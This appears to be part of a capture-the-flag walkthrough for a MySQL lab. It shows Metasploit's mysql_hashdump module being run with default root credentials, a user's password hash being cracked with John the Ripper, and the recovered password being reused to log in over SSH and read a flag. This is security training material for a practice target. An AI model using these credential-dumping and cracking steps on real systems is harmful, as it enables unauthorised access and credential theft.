
Looking at the available options

Again, let's provide RHOST, USERNAME and PASSWORD.

```
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set RHOSTS 10.10.197.106
RHOSTS => 10.10.197.106
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set USERNAME root
USERNAME => root
msf5 auxiliary(scanner/mysql/mysql_hashdump) > set PASSWORD password
PASSWORD => password
msf5 auxiliary(scanner/mysql/mysql_hashdump) > run
```

Filling in the available options

Finish by executing `run`.



Running the script

We can see a user called carl.


> **Answer**: carl

Another user! And we have their password hash. This could be very interesting. Copy the hash string in full, like: bob:*HASH to a text file on your local machine called “hash.txt”. What is the user/hash combination string?

Next to the username we can also see hashes. Hashes are the result of running a cryptographic algorithm to turn a password into a encrypted output. Therefore, the passwords are not saved in plaintext format, and this provides a higher level of security.

Save the hash to a file by entering:

```
echo carl:*EA031893AA21444B170FC2162A56978B8CEECE18
```



Printing the password hash of carl

> **Answer:** carl:*EA031893AA21444B170FC2162A56978B8CEECE18

Now, we need to crack the password! Let’s try John the Ripper against it using: “*john hash.txt*” what is the

password of the user we found?

This is not very clear from the description, but John the Ripper is a free, open-source password cracking and recovery security auditing tool available for most operating systems.

We can run the program by writing:

```
john hash.txt
```

```
root@ip-10-10-197-106:~# john hash.txt
Warning: detected hash type "mysql-sha1", but the string is also recognized as "mysql-sha1-opencl"
Use the "--format=mysql-sha1-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (mysql-sha1, MySQL 4.1+ [SHA1 256/256 AVX2 8x])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/opt/john/password.lst
Proceeding with incremental:ASCII
doggie           (carl)
```

Running John the Ripper


> **Answer:** doggie

Awesome. Password reuse is not only extremely dangerous, but extremely common. What are the chances that this user has reused their password for a different service?

What's the contents of MySQL.txt


Often, people reuse the same password for different services. Let's try and use the username and password to login to SSH. Remember, we can login to SSH by entering:

```
ssh carl@$ip
```



Logging into SSH with carl's initials

Yes. We are logged in! There is a file in there called MySQL.txt with the flag!



Printing the flag!

> **Answer:** THM{congratulations_yo_got_the_mySQL_flag}

We are done!

Task 11: Further Learning